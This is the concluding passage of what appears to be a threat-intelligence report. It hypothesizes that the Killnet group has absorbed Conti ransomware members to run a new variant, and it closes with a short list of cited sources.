From cross-referencing various internal and external intelligence sources, characterizing the groups, and conducting in-depth research on their activities toward their victims, Our intelligence team hypothesized that the Killnet group and its affiliates have taken the members and developers of Conti under their wing. In this context, they are renewing their activities through a particularly challenging and new variant to rise again after recuperation, more unified and powerful. In this renewed activity, Conti once again demonstrates its dominance over vulnerable victims, delivering a warm greeting from the cold of Siberia with renewed forces and criminal ideologies, through complex, challenging, and exceptional execution.

---

[i] https://www.trendmicro.com/en_za/research/23/a/new-mimic-ransomware-abuses-everything-apis-for-its-encryption-p.html
[ii] https://cyberscoop.com/conti-ransomware-russia-ukraine-critical-infrastructure/
[iii] https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice
[iv] https://www.csis.org/analysis/cyber-operations-during-russo-ukrainian-war
[v] https://www.blackberry.com/us/en/solutions/endpoint-security/ransomware-protection/killnet